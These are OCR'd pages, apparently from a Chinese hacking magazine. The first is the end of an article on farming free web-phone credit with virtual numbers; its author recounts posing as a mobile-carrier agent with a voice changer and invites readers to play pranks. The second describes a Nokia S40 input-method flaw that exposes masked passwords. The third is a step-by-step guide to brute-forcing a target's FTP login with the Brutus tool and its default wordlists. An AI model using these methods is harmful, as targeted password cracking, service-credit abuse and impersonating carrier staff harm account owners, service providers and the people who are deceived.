


图4

填写好后点击forward，弹出一个让你填写验证码的界面，如果你手机没收到验证码（反正我移动的是没有收到）。你可以点击验证密码框旁边的蓝色字what should you do if you haven't received confirmation code? 。此时界面会多出一个有你手机号的框框，下面有个get code 点击，此时你的手机会收到一个电话，但是你的手机会显示是未知号码，接听后，对方会用英语说出四个数字（说的很慢的，大家应该能听懂，可以提前在心里把英语的0-9默念几遍，如果没有听懂可以让他重拨，但是每天只能重拨四次或者重发四次短信，四次之后只能在次日尝试了），输入听到的数字，点击done就可以了。此时在左上角就会显示0.5$（如图6，因为之前我打过了所以此时只剩下0.37$了,因为一个电话号码只能获得一次0.5$），往中国拨打每分钟0.01美元，所以说可以拨打50次，如果大家想无限注册，可以通过申请几个虚拟号，拨打到你的虚拟号上，就可以无限次获取0.5$。



图5




图6




图7

下面来说下如何使用。在图6的界面中点击ip telephony（sip图标），在弹出的页面中选择第一个 pc and hands-free(ear-phone with mic),出现两个下拉菜单1.1和1.2,1.1是使用你安装的电话软件，1.2就是用他们在网页提供的电话软件，这里我们为了方便就直接选择1.2，又出现了一些文字，这里大家只要点击数字1那一行最后用书名号括起来的蓝色字体flash-phone（如图7）。此刻就弹出了电话软件页




图8

面（如图8）输入你要拨打的电话就可以拨打了，你可以先往自己的手机上拨打测试一下（手机还是会提示未知电话）。

小菜我就一直用这个电话（只剩0.37$的原因）给那个骗子打，开始几次有人接，小菜我用了变声软件冒充移动的客服社工她获取了一点资料，过了一段时间她可能感觉有点不对劲，电话关机了，过几天已经停机了。无缘无故接到不显示号码的未知电话，你说他能不害怕嘛。大家可以用这个打电话，也可以用来搞点恶作剧。这次的血案也该终结了，祝大家玩得愉快吧。

Nokia S40 输入法漏洞

项云天

近日来，笔者通过对Nokia s40系统的手机进行一系列的研究，发现Nokia s40手机的智能拼音输入法存在漏洞，当前输入法为智能拼音时，将光标移动到某字符后，按住*键不放，稍候便会在该字符后复制出与该字符一模一样的字符。

可是这有什么用呢？每当我们使用一些需要账号和密码的软件或游戏，以及访问一些网站用到的密码时，密码都被程序保护成*字，但我们手动将输入法切换到拼音，在将光标移动到首字符之后时，再按住*键，这样通过输入法对字符的确认，将会有一秒左右的时查看黑框白字状态下被反选的该字符，但接下来被复制的字符超过确认时间，又变成了*字状态。于是这样我们就可以逐次的查看被加密的字符，*字的密码也就被查看到了。

通过笔者测试，此输入法漏洞在所有的Nokia s40手机上都存在，也包括黑白屏的手机。通常我们总是习惯性的在电脑或手机上的某些程序将“记住密码”选项勾选，一旦落入他人手里，后果不堪设想。所以我在这里提醒大家，不要因为怕麻烦就忽略保护隐私，这样在不知不觉中，就已经被人了解了一切。所以请大家还要多多防患于未然。

定点爆破FTP密码，我用Brutus

牟晓东

在《黑客X档案》2010年8-9月合刊第9页的《批量拿站连连看——FTP弱口令下的入侵》一文中，作者介绍使用自己编写的“FTP弱口令探测”工具，无独有偶，在11月刊第7页的《原来黑站这么简单——看菜鸟简单批量拿站》一文中，作者介绍的是“小张个人软件FTP”。经过试用，小菜发现两篇文章所使用到的工具软件的共同之处是都属于漫天撒网式的入侵方式，也就是根据所限定的关键字进行地毯式搜索，逮着谁算谁，可以在比较短的时间内拿到N多的FTP弱口令目标。不过在平时入侵某个定点目标过程中，如果其它的入侵途径一时均陷入僵局而想从对方的FTP入手时，这一类的暴FTP账号和密码的工具似乎就无用武之地了，那有没有定点暴FTP的工具呢？当然，像流光和X-Scan之类的全功能扫描工具中已经包含了FTP弱口令扫描组件，不过今天小菜要给大家介绍的是Brutus，一款非常优秀的绿色远程密码破解小工具，对于定点暴破它非常拿手，可以远程破解HTTP、FTP、POP3、Telnet和SMB等好多密码。

直接双击打开BrutusA2.exe应用程序，虽然界面是英文的但对于我们这些叉子迷们而言这并不难，下面由我给大家简单介绍一下Brutus的使用方法，界面如图1。

左上方的“Target”处填入待暴的目标IP，如61.xxx.xxx.163，后面的“Type”（扫描类型）中包括FTP在内

的HTTP、POP3和Telnet等项目，我们直接就选择其中的“FTP”。此时在下方左侧的“Connection Options”（连接参数）中，“Port”（端口）处就自动填入FTP的默认端口号21，后面依次是连接线程数、超时和代理设置，一般不用更改。再往下的“FTP Options”部分也不用动，直接看下方的“Authentication Options”（账号验证选项），默认情况下Brutus为我们选择的是“Use Username”（使用用户名），而“Use File”处挂接的是Brutus自带的user.txt账号名文件，其中就包括了admin、administrator、guest等最为常见的几个FTP用户名，我们既可以直接在Brutus目录中用记事本打开user.txt进行其它账号名的添加（每行一个），也可以点击Brutus中的“Browse”（浏览）按钮来挂接其它自定义的账号名文件。后面的“Pass Mode”（密码破解方式）包括三种，一般我们使用Brutus所默认的“Word List”（单词表）形式即可，此时下方的“Pass File”（密码文件）处就是通常所说的字典文件了，Brutus默认挂接的是word.txt，其中包含了若干个常用的弱口令，与刚才的users.txt一样也可以自行添加或选择其它的字典。现在，准备工作就做完了，点击右上方处的“Start”（开始）按钮，Brutus就会按照我们刚才的设置进行定点暴破FTP了。

Brutus最下方的状态栏中动态显示着已猜解试验过的口令数目、当前正在猜解的账号名和口令、每秒猜解的口令数目以及耗时等信息，上方有进度条和“Engaging target 61.xxx.xxx.163 with FTP”（使用FTP进攻的IP目标）之类的详细猜解内容。根据目标所设置的FTP账号名与口令名的复杂程度以及Brutus所挂接的字典等实际情况，经过一段时间的远程猜解，如果对方的信息都在字典中的话，最终Brutus就会向我们提供破解结果，显示在“Positive Authentication Results”（账号验证结果确定）中（如图1）。怎么样，相对于漫天撒网式的FTP暴破，Brutus定点暴破是不是也别有一番天地呢？




图1

（本文所涉及的软件Brutus光盘已收录）

